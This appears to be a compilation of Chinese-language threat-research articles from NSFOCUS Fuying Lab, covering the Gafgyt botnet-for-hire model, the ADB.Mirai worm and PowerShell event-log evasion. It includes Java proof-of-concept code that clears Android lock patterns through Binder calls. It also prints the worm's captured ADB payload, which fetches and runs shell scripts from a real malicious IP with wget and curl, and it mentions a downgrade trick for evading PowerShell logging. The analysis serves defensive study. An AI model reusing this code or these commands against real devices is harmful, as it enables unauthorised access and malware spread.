    data1.writeInterfaceToken(serviceBinder.getInterfaceDescriptor());
    data1.writeByteArray(new byte[1024]);
    serviceBinder.transact(8, data1, reply1, 0);
      } catch (Exception e) {}
```

2) Android 6.0.1 MOB3OM 手势密码清除漏洞

```
public void attack() {
        IBinder serviceBinder = getIBinder("lock_settings");

        Parcel data1 = Parcel.obtain();
        Parcel reply1 = Parcel.obtain();

        try {
                data1.writeInterfaceToken(serviceBinder.
getInterfaceDescriptor());
                data1.writeByteArray(new byte[255]);
                serviceBinder.transact(7, data1, reply1, 0);
        } catch (RemoteException e) {}
}

public IBinder getIBinder(String service) {
        IBinder serviceBinder = null;
        try {
                serviceBinder = (IBinder) Class.
forName("android.os.ServiceManager")
                                .getDeclaredMethod("g
etService", String.class).invoke(null, service);
        } catch (ClassCastException e) {
        } catch (ClassNotFoundException e) {
        } catch (NoSuchMethodException e) {
        } catch (InvocationTargetException e) {
        } catch (IllegalAccessException e) {
        }


        return serviceBinder;
}
```

在 Android 6.0.1 MOB3OM 之前的一些版本中，未在 setLockPattern 中做权限检查，导致 apk 不需要任何权限就可以将手势密码清除 .

这个问题已经修复 author Jim Miller jaggies@google.com Wed Apr 13 16:35:36 2016 -0700

https://android.googlesource.com/platform/frameworks/base/+/b5383455b6cae093e60684b4f5cccb0cc440330d^!/#F0

但是考虑到 Android 的碎片化问题，估计在一些手机中将依然存在这个问题 .

### 参考资料

[1] Fuzzing Android System Services by Binder Call to Escalate Privilege

[2] BitUnmap: Attacking Android Ashmem

[3] Android's Binder – in depth

# 伏影实验室

# NSFOCUSFUYING LAB

伏影实验室专注于安全威胁研究与监测技术。涵盖威胁识别技术、威胁跟踪技术、威胁捕获技术、威胁主体识别技术。研究目标包括：僵尸网络威胁、DDOS 对抗、WEB 对抗、流行服务系统脆弱利用威胁、身份认证威胁、数字资产威胁、黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。

# Gafgyt魔高一尺-BaaS模式的僵尸网络

绿盟科技 伏影实验室

## 概述

在万物互联的物联网时代, IoT 设备的脆弱性亦广为世人所发掘。随着暴露在互联网中存在安全隐患的 IoT 设备的增多 ( 仅中国国内就有 1200W 台以上), 越来越多的恶意软件亦将目光对准了这个取之不尽的僵尸资源库, 因此 IoT 平台上的恶意软件家族数量呈现爆发增长态势, 仅 2018 年一年中就有 21 个新的 IoT 僵尸网络家族被发现。

而在这些僵尸网络家族中最为活跃的 Gafgyt, 因其灵活和简洁而较其同行 Mirai、xorddos、mayday、GoARM 等家族更受到黑产从业者们的欢迎, 因此一直以来是伏影实验室的关注重点。近期我们监测到 Gafgyt 各变种 C&C 服务器在指令下发阶段皆有较大的活跃倾向, 因此我们对其近期的指令下发行为进行了数据分析, 发现其已完全实现了“BaaS” (Botnet as a Service, 僵尸即服务 ) 的思想, 且 C&C 服务器的拥有者亦产生了强烈的同行竞争和宣传意识。

## BaaS- 僵尸即服务

以往, 僵尸网络是由攻击者主动制作并扩散恶意软件以感染设备, 并根据购买者的需求来操作这些设备发动大规模的 DDoS 攻击, 其攻击时间亦完全取决于攻击者的工作时间, 也是需要较高的技术水平和长时间的僵尸资源积累方能达成的, 因此在很长一段时间内由于杀毒软件的普及, 由僵尸网络引起的大规模 ddos 攻击占比曾一度下降。

而 BaaS 模式的僵尸网络提供了租赁服务, 即提供给没有僵尸资源和技术水平的用户一定时间内一定数量僵尸的使用权, 并根据用户所需的规模、配置等参数的不同提供定制化的服务, 加上自动支付平台的普及, 用户们只要付款就可以即时获得一批佣兵式的攻击资源, 不仅提供了随时随地发动攻击的敏捷性, 也大大提高了作为用户时 “一切都在自己控制下” 的趣味性及对控制欲望的满足, 这些

因素正使得这一模式逐渐成为僵尸网络获利的主流。

而 IoT 平台中活跃的 Gafgyt 家族，正是通过 BaaS 化实现转型，成为僵尸网络中“日不落帝国”一样存在的典型案例。

## Gafgyt 家族介绍

2014 年 8 月，索尼 PSN 遭受来自 Gafgyt 家族的 DDoS 攻击，以至完全瘫痪，黑客组织 LizardSquad 声称对此次事件负责。

同年 12 月，LizardSquad 再次利用该家族对微软 Xbox Live 发动 DDOS 攻击，致使数百万游戏玩家无法连接到游戏服务器。

2015 年 1 月，Gafgyt 家族的源代码被公开，其源代码仅由一个 .c 文件构成，共计 1600+ 行代码（含 telnet 扫描模块及弱口令字典）。

此后，各黑产从业者开始以该家族为基础开发大量变种（如 Bashlite、Qbot、Tsunami 等），使原本只属于 LizardSquad 的攻击痕迹得到隐藏。

## 数据分析

### 1、C&C 服务器分布：

我们通过对 Gafgyt 家族的 C&C 服务器地理位置分布进行绘制，得到了如下的热力图：

可见，Gafgyt 家族的 C&C 服务器大多分布于北美和欧洲，且常常集中于同一城市区域。对这些 C&C 服务器 IP 地址的 DNS 反查显示，它们大多属于规模较小的 VPS 厂商，这些厂商的安全管理工作几乎未有成效，用户们的安全需求常常得不到保证，在各论坛上广为诟病，因此厂商不得不降低租金以吸引更多的用户。


因此，我们可以得出一个这样的结论：攻击者在这些地方架设 C&C 服务器的原因是这些区域拥有廉价的 VPS 资源和较为松散、混乱的安全管理制度，使得前期投入可维持在一个较低的水平。

### 2、攻击指令时间分布：

近期的 gafgyt 各变种 C&C 服务器表现出了很高的活跃度，为此我们收集了近期的所有攻击指令日志并进行统计以查明原因，以下是一个 C&C 服务器一天内的攻击指令下发时间分布：

| | | | |
|---|---|---|---|
| 00:00-00:59 | 3.32% | 12:00-12:59 | 5.74% |
| 01:00-01:59 | 1.97% | 13:00-13:59 | 4.20% |
| 02:00-02:59 | 2.08% | 14:00-14:59 | 5.28% |
| 03:00-03:59 | 3.86% | 15:00-15:59 | 4.93% |
| 04:00-04:59 | 3.82% | 16:00-16:59 | 3.08% |
| 05:00-05:59 | 4.05% | 17:00-17:59 | 2.70% |
| 06:00-06:59 | 3.43% | 18:00-18:59 | 3.24% |
| 07:00-07:59 | 5.78% | 19:00-19:59 | 2.74% |
| 08:00-08:59 | 6.71% | 20:00-20:59 | 1.81% |
| 09:00-09:59 | 8.37% | 21:00-22:59 | 1.70% |
| 10:00-10:59 | 9.10% | 22:00-22:59 | 3.51% |
| 11:00-11:59 | 5.17% | 23:00-23:59 | 3.43% |

攻击指令下发时间统计



目前我们跟踪并捕获指令的 Gafgyt 家族 C&C 服务器多数符合这种一天 24 小时皆有攻击指令下发的特征，因此可知，这些僵尸网络的使用者痕迹并不局限于 C&C 服务器的所在地，而是遍布各大时区，说明这一家族已经实现了 Pay-Attack 的自动化僵尸网络租赁流程，人们可以很方便的实时对肉鸡发送攻击指令以进行 ddos 攻击。


3、攻击目标分布：


为了研究这些租赁者的目标选择方式以及攻击诉求，我们对攻击目标的归属及攻击服务的类型做了统计。我们绘制出了目前已跟踪的 Gafgyt 家族僵尸网络近一个月内所攻击的目标地理分布，并根据单点遭遇攻击事件的严重程度得到如下热力图：

从地理分布上看，Gafgyt 家族的攻击目标遍布世界各地，但主要依然是集中在美国和欧洲区域。

然后我们进一步对被攻击 IP 的归属和被攻击服务类型做了统计：

攻击目标归属统计






可以看出，该僵尸网络的攻击目标多指向各 VPS 厂商旗下的服务器，大多开放 http 服务，结合租赁者同一时间段内在 C&C 中的部分对话可以得知，僵尸网络的管理员通常是以佣兵的形式进行肉鸡分配，为租赁者向各企业的门户网站进行 ddos 攻击提供火力，并以此为主要收入来源。而这种依赖于自动化支付平台和云服务器的僵尸资源共享化，也大大降低了 Botnet 类网络犯罪的成本，使得以往被认为不值得攻击的中小企业成为了广泛的潜在攻击目标，一定程度上致使了 DDoS 攻击的泛滥。

而在租户不多的时节，由管理员直接下发的攻击指令（多集中于攻击目标归属统计中的 "other" 分类）则多以攻击其他僵尸网络 C&C 服务器对外接口的方式（黑吃黑）来进行同行间的竞争。或延续 LizardSquad 的做法，对 XBox LIVE 发动攻击以希望作为自身僵尸网络攻击能力的宣传。

因此，亦有一部分 C&C 服务器本身也常受到同家族其他成员发动的攻击，可见其常常处于同行竞争的状态：

## 总结

该家族作为 IoT 设备上比较经典的僵尸网络，一向以其服务易搭建、功能易拓展、肉鸡易取得的特性为黑产从业者所欢迎。因此为了提高自身竞争力，并扩展在 DDoS 行业中的收益，黑产从业者针对此家族做了改进，开发了与之配套的自动化接口并形成一套独有的竞争和宣传手段，实现了由以往直接出售攻击流量的传统获利方式，向为租赁者提供僵尸佣兵任其在规定时间段内自由支配的方式转型，贯彻了 "BaaS" 模式的中心思想。

# ADB. Mirai: 利用ADB调试接口进行传播的Mirai新型变种僵尸网络

绿盟科技 伏影实验室

## 前言

早在今年年初，国内外安全厂商已监测到利用开放了 ADB 调试接口的安卓设备进行传播的挖矿蠕虫，近期绿盟伏影实验室威胁被动感知系统再次捕获到利用 ADB 接口进行传播的具有 DDoS 功能的僵尸网络。经过样本分析人员研究发现，该僵尸网络家族是 Mirai 的又一新变种（作者命名为 Darks），并且与年初的挖矿样本扫描行为部分具有高度相似性。不同的是年初的样本功能为挖矿，而当前样本功能为 DDoS，推测与最近一段时间虚拟货币行业不景气有关。

该样本和以前捕获的一组样本来自于同一个下载源，从代码特征等因素判断为同一作者制作，我们命名此新恶意样本为 ADB.Mirai。此次捕获的 ADB.Mirai 从早期针对弱口令进行爆破攻击传播感染，转变为利用 ADB 接口进行传播感染。此次恶意样本极可能快速抢占 ADB.Miner 感染设备，获取新的肉鸡资源进行 DDoS 攻击，同时，我们推测同样快速抢占挖矿肉鸡，或挖矿类蠕虫木马更新迭代，转向更具威胁性攻击行为的僵尸网络或蠕虫木马极可能会更加迅速，请注意防范。

## 一、伏影实验室威胁被动感知系统

网络安全发展至今特别是随着威胁情报的兴起和虚拟化技术的不断发展，欺骗技术也越来越受到各方的关注。欺骗技术就是威胁感知系统关键技术之一。它的高保真、高质量、鲜活性等特征，使之成为研究敌人的重要手段，同时实时捕获一手威胁时间不再具有滞后性，非常满足威胁情报的时效性需求。

绿盟伏影实验室于 2017 年中旬运营了一套威胁被动感知系统，发展至今已逐步成熟，感知节点遍布世界五大洲，覆盖了 20 多个国家，覆盖常见服务、IOT 服务、工控服务等。形成了以全端口模拟为基础，智能交互服务为辅的混合型感知架构，每天从互联网中捕获大量的

鲜活威胁情报、实时感知威胁。Darks 蠕虫病毒就是被俘于威胁被动感知系统。

## 二、攻击事件总览

我们的威胁被动感知系统于 11 月 19 日首次感知到来自于 102.103.123.54 的攻击，之后连续七天都收到多个被感染 IP 发来的相同攻击 Payload。此次攻击针对的是 TCP 的 5555 端口，分析发现，受害 IP 通过扫描开放了 ADB 调试端口的 Android 设备，并利用其调试功能的可执行能力进行感染传播。攻击者在成功投放并执行 bash 脚本后，会从远端的服务器下载多平台恶意样本，使被攻击主机作为肉鸡继续对外发起扫描。

Android Debug Bridge(ADB) 是安卓系统为 Android 开发人员提供的开放接口和调试工具，通过 ADB 可以管理、操作 Android 模拟器和实体设备，如安装软件、查看设备软硬件参数、系统升级、运行 shell 命令等。在互联网上存在一些未设置权限控制，没有任何密码，高权限的情况对外开放了 ADB 接口的 Android 设备，如智能手机、智能电视、机顶盒等，此次受感染的正是这些设备。此样本具备蠕虫特性，受感染设备会继续尝试感染并投递恶意代码。

## 三、事件关联

通过最新捕获的恶意样本提取到的 C&C 地址，威胁被动感知系统中查到首次攻击时间为 2018 年 10 月 21 日，当时使用的攻击方式为 telnet 服务弱口令爆破进行传播 (Telnet.Mirai)。对比 2 次样本的传播感染行为，通过分析此 C&C 地址投放行为与恶意代码结构等特性，我们判断 2 次行为背后是同一黑产组织。




图 1 样本的传播时间对比

## 四、捕获样本分析 -ADB.Mirai

### a) 功能描述

蠕虫式感染

ADB.Mirai 通过利用安卓设备的 ADB 接口进行传播，通过随机生成 359 个 IP 地址，并对其 5555 端口进行扫描，判断是否可能存在可利用目标。




图 2 为攻击 payload 部分

排他性

ADB.Mirai 通过查看 /proc/pid/ 来检查进程信息，该目录下通常有一个 maps 文件，代表内存映射中加载的库与文件。样本通过检查 maps 文件中有无特定内容（“/tmp/”），若有则将相关信息发送至 cc 服务器后将进程杀掉。此举的目的在于杀掉其他可能的恶意程序，让自身能够享受被感染机器更多的资源。

DDoS 攻击

目前我们仅分析到一个 UDP-Flood 攻击函数，并且通过样本的分析，我们发现样本在与 C&C 通信之前也仅发现初始化函数链表中仅有一个 UDP-Flood 函数。推测样本应该还属于开发中。

**b) 新样本与旧样本对比**

旧样本命名：Telnet.Mirai

正如时间关联中我们描述的一样，我们还获得了一个通过 telnet 扫描的样本，将其命名为：Telnet.Mirai。

差异性对比

通过使用 bindiff 软件对比 ADB.Mirai 和 Telnet.Mirai 两个样本。我们发现这两个样本相似度非常高。仅有几个函数是存在很大差异，其中一个杀死其他进程的函数是 ADB.Mirai 新添加的函数。

另外对比两个样本的扫描模块，我们发现 ADB.Mirai 的扫描是由 Telnet.Mirai 的扫描模块修改而来。

Bash 脚本使用的也不尽相同。ADB.Mirai 使用的 bash 脚本相对于 Telnet.Mirai 使用的脚本要复杂一些，增加了杀死 botkiller 和 miner bot 进程的能力。





图 3Bindiff 对比图

总结

通过对比 ADB.Mirai 和 Telnet.Mirai 两个样本，我们不难发现，他们来自同一个 C&C 地址，并且从 10 月 21 日起该地址下发的样本有了新的变化，不论是感染方式，还是杀死其他进程独占被感染机器的资源。我们可以认定 C&C 的拥有者，不断完善自己。未来有很大的可能获得与它相关联的新样本。

## 五、样本来源 IP 分析

| | |
|---|---|
| IP 地址 | 89.46.79.57 |
| 地理位置 | 意大利 |
| ASN number | AS31034 |
| ASN information | ARUBA-ASN, IT |

通过我们的蜜网威胁感知系统可以看到，有很多被感染 IP 从 2018 年 11 月 20 日 ~ 2018 年 11 月 26 日 持续对我们的蜜网节点

5555 端口发送攻击相同的 Payload ( 下载地址为同一个 IP)。

```
CNXN\x00\x00\x00\x01\x00\x10\x00\x00\x07\x00\x00\x002\
x02\x00\x00\xbc\xb1\xa7\xb1host::\x00OPEN\x82\x00\x00\
x00\x00\x00\x00\x00\xbf\x00\x00\x00\xa69\x00\x00\xb0\
xaf\xba\xb1shell:cd /data/local/tmp;wget http://89.46.79.57/br
-O- >br;sh br;busybox wget http://89.46.79.57/r -O- >r;sh r;curl
http://89.46.79.57/c >c;sh c;busybox curl http://89.46.79.57/
bc >bc;sh bc\x00
```

部分被感染 IP

| IP | 国家 |
|---|---|
| 89.205.77.219 | 马其顿 |
| 37.20.80.216 | 俄罗斯 |
| 119.77.145.243 | 中国台湾 |
| 168.228.251.67 | 智利 |
| 5.27.53.84 | 土耳其 |
| 196.87.14.121 | 摩洛哥 |
| 180.122.220.101 | 中国 |
| 178.245.229.208 | 土耳其 |
| 102.103.123.54 | 摩洛哥 |
| 118.44.121.120 | 韩国 |
| 178.75.3.113 | 俄罗斯 |
| 190.140.21.246 | 巴拿马 |
| 151.177.242.221 | 瑞典 |
| 105.190.206.16 | 摩洛哥 |
| 219.77.64.71 | 中国香港 |
| 5.27.53.84 | 土耳其 |
| 58.153.156.98 | 中国香港 |
| 1.170.138.31 | 中国台湾 |

被感染 IP 在全球的分布情况

我们把样本下载 IP 89.46.79.57 在我们的威胁感知系统里面查询，也发现了该 IP 在十月，十一月有针对 23、81 和 37215 端口的扫描行为。

# 围绕PowerShell事件日志记录的攻防博弈战

绿盟科技 伏影实验室


## 前言

PowerShell 一直是网络攻防对抗中关注的热点技术，其具备的无文件特性、LotL 特性以及良好的易用性使其广泛使用于各类攻击场景。为了捕获利用 PowerShell 的攻击行为，越来越多的安全从业人员使用 PowerShell 事件日志进行日志分析，提取 Post-Exploitation 等攻击记录，进行企业安全的监测预警、分析溯源及取证工作。随之而来，如何躲避事件日志记录成为攻防博弈的重要一环，围绕 PowerShell 事件查看器不断改善的安全特性，攻击者利用多种技巧与方法破坏 PowerShell 日志工具自身数据，以及事件记录的完整性。今年 10 月份微软发布补丁的 CVE-2018-8415 正是再次突破 PowerShell 事件查看器记录的又一方法，本文将细数

PowerShell 各大版本的日志功能安全特性，及针对其版本的攻击手段，品析攻防博弈中的攻击思路与技巧。

## 1. PowerShell 攻防简介

PowerShell 是一种功能强大的脚本语言和 shell 程序框架，主要用于 Windows 计算机方便管理员进行系统管理并有可能在未来取代 Windows 上的默认命令提示符。PowerShell 脚本因其良好的功能特性常用于正常的系统管理和安全配置工作，然而，这些特性被攻击者理解并转化为攻击特性（见下），也成为了攻击者手中的利器，给企业网络造成威胁。

### PowerShell 攻击特性总结：

- 无文件特性防查杀工具，可躲避防火墙、众多反病毒软件和入侵防御系统：PowerShell 的无文件特性，使其无需接触磁盘，内存直接加载并执行恶意代码。
- 具备 LotL 攻击特性，攻击者轻松达到攻击目的的同时躲避常见的攻击检测和入侵防御系统：PowerShell 在众多 Windows 操作系统中是默认安装的，这类系统自带的、受信任的工具，反恶意软件极难检测和限制，使攻击者无需增加额外的二进制文件，有效的躲避了常见的攻击检测和入侵防御系统。

[ *LotL 攻击手段：Living off the Land，通常包括对 Microsoft Windows 众多内建工具的滥用。这些工具使得攻击者轻松地从一个阶段"跳转"到另一个阶段，无需执行任何编译的二进制可执行文件。这种操作模式有时被称为"平地起飞"* ]

- 极易混淆编码，PowerShell 具备脚本类语言的特点，灵活多变，很容易配合多种混淆方法，对抗传统检测工具。
- 良好的功能及适应性，满足多种攻击场景的需求：PowerShell 内置远程管理机制，可用于远程命令执行；PowerShell 支持 WMI 和 .NET Framework，极易使用。

自 2005 年微软发布 PowerShell 以来，在这 13 年的攻防对抗的过程中，微软曾多次改善 powershell 的安全性问题，使 PowerShell 的攻击环境越来越严苛，其中很重要的一项措施就是 PowerShell 的 ScriptBlock 日志记录功能，他可以完整的记录 PowerShell 的历史执行过程，当然这是有助于进行攻击取证和溯源的。然而，攻防对抗是一个此消彼长、长期博弈的过程，安全对抗技术的研究也一直关注着 PowerShell 日志的脆弱性和记录绕过方法，在今年 7 月份国外的安全研究员 @Malwrologist 就发现了 PowerShell 日志记录模块存在一处缺陷，攻击者可使用空字符对日志进行截断，导致重要日志缺失，微软在本月的补丁更新中修复了该问题，漏洞编号 CVE-2018-8415。

### RT&BT 视角下的 PowerShell 的日志功能

在分析此漏洞前我们先以 RT&BT 视角总结一下 PowerShell 的

日志功能，让我们回顾 PowerShell 历代版本的防御思路与攻击手段。

## 2. 初代的 PowerShell v2

PowerShell v2 提供事件记录能力，可以协助蓝队进行相关的攻击事件推断和关联性分析，但是其日志记录单一，相关 Post-Exploitation 可做到无痕迹；并且因为系统兼容性，在后续版本攻击者都会尝试降级至此版本去躲避日志记录。

作为 PowerShell 的初代版本，微软提供了 PowerShell 基础的事件记录能力，能进行一些简单的事件记录，但是在执行日志记录方面的能力表现不尽理想。尽管如此，旧版本中的默认日志记录级别也可以提供足够的证据来识别 PowerShell 使用情况，将远程处理与本地活动区分开来并提供诸如会话持续时间和相关用户帐户之类的上下文，这些已经可以帮助位于防御方的蓝队人员进行相关的攻击事件推断和关联性分析。

**防御角度（蓝队视角）：**

在执行任何 PowerShell 命令或脚本时，无论是本地还是通过远程处理，Windows 都可以将事件写入以下三个日志文件：


- Windows PowerShell.evtx
- Microsoft-Windows-PowerShell/Operational.evtx
- Microsoft-Windows-PowerShell/Analytic.etl

由于 PowerShell 通过 Windows 远程管理（WinRM）服务实现其远程处理功能，因此以下两个事件日志还捕获远程 PowerShell 活动：

- Microsoft-Windows-WinRM/Operational.evtx
- Microsoft-Windows-WinRM/Analytic.etl

通常 PowerShell 2.0 事件日志可以提供命令活动或脚本执行的开始和停止时间，加载的提供程序（指示正在使用的功能类型）以及发生活动的用户帐户。它们不提供所有已执行命令或其输出的详细历史记录。Analytic 日志记录了更多的信息，可以帮助我们定位一些错误是在什么地方发生的，但 Analytic 日志如果启用（默认情况下禁用）在生产环境中将产生大量记录数据可能会妨碍实际分析。

分析日志可以在事件查看器菜单栏中的查看选项点击“显示分析和调试日志”显示，并在 Microsoft-Windows-WinRM/Analytic 中选择“启用日志”开启，也可以通过 wevtutil Set-Log 命令开启：



以下部分总结了与 PowerShell 2.0 相关的每种事件日志捕获的重要证据。


Windows PowerShell.evtx

每次在 PowerShell 执行单个命令时，不管是本地会话还是远程会话都会产生以下日志：

- 事件 ID 400：引擎状态从无更改为可用，记录任何本地或远程 PowerShell 活动的开始；
- 事件 ID 600：记录类似“WSMan”等提供程序在系统上进行

PowerShell 处理活动的开始，比如”Provider WSMan Is Started “；

● 事件 ID 403：引擎状态从可用状态更改为停止，记录 PowerShell 活动结束。



EID 400 和 EID 403 事件的消息详细信息包括 HostName 字段。如果在本地执行，则此字段将记录为 HostName = ConsoleHost。如果正在使用 PowerShell 远程处理，则访问的系统将使用 HostName = ServerRemoteHost 记录这些事件。

两条消息都不记录与 PowerShell 活动关联的用户帐户。但是，通过使用这些事件，分析人员可以确定 PowerShell 会话的持续时间，以及它是在本地运行还是通过远程运行。

Microsoft-Windows-PowerShell/Operational.evtx

在使用 PowerShell 2.0 时，该日志记录还未发现有实质的记录情况。

Microsoft-Windows-WinRM/Operational.evtx

WinRM 操作日志记录 Windows 远程管理服务的所有使用，包括通过 PowerShell 远程处理进行的操作。

● 事件 ID 6：在客户端系统上的远程处理活动开始时记录。包括系统连接的目标地址；

● 事件 ID 169：在访问系统的远程处理活动开始时记录。包括用于访问 WinRM 的用户名和身份验证机制；

● 事件 ID 142：如果远程服务器禁用了 WinRM，则客户端在尝试启动远程 Shell 连接时将产生该记录；

Microsoft-Windows-PowerShell/Analytic.etl

如之前所讲，分析日志必须开启才能捕获事件，并且用于故障排除而不是长期的安全审计。处于活动状态时，涉及远程命令执行安全相关的事件 ID 如下：

● 事件 ID 32850：记录为远程处理进行身份验证的用户帐户；

● 事件 ID 32867/32868：记录在 PowerShell 远程处理期间进行的每个 PowerShell 输入和输出对象，包括协议和版本协商以及命令 I / O 对象在表示为“有效负载数据”的字段中存储为 XML 编码的十六进制字符串，并且到期长度通常在多个日志消息中分段。

● 事件 ID 142：如果远程服务器禁用了 WinRM，则客户端在尝试启动远程 Shell 连接时将产生该记录；

Microsoft-Windows-WinRM/Analytic.etl

与 PowerShell 分析日志记录类似，默认情况下不启用 WinRM

分析日志记录，一旦配置，它就会生成大量事件，这些事件再次被编码并且难以分析。

**攻击角度（红队视角）：**


由于日志记录的单一性，最初进行的各种 PowerShell 相关 Post-Exploitation 基本是无痕迹的，即使在后续更高的版本中，由于版本向前的兼容性，系统具备启用 PowerShell2.0 的功能，攻击者也常通过 powershell -version 2 命令将 PowerShell Command-line 切换至 v2 版本去躲避日志记录，有点“降级攻击”的意思。


### 3. PowerShell v3/v4 全面的日志记录

PowerShell v3/v4 相比之前提供了更全面的日志记录功能，这个时期，攻击手段转变为利用混淆手段模糊日志记录，躲避识别检测。

借助对 Windows 事件跟踪 (ETW) 日志、模块中可编辑的 LogPipelineExecutionDetails 属性和“打开模块日志记录”组策略设置的支持，Windows PowerShell 3.0 改进了对命令和模块的日志记录和跟踪支持。自 PowerShell v3 版本以后支持启用 PowerShell 模块日志记录功能，并将此类日志归属到了 4103 事件。

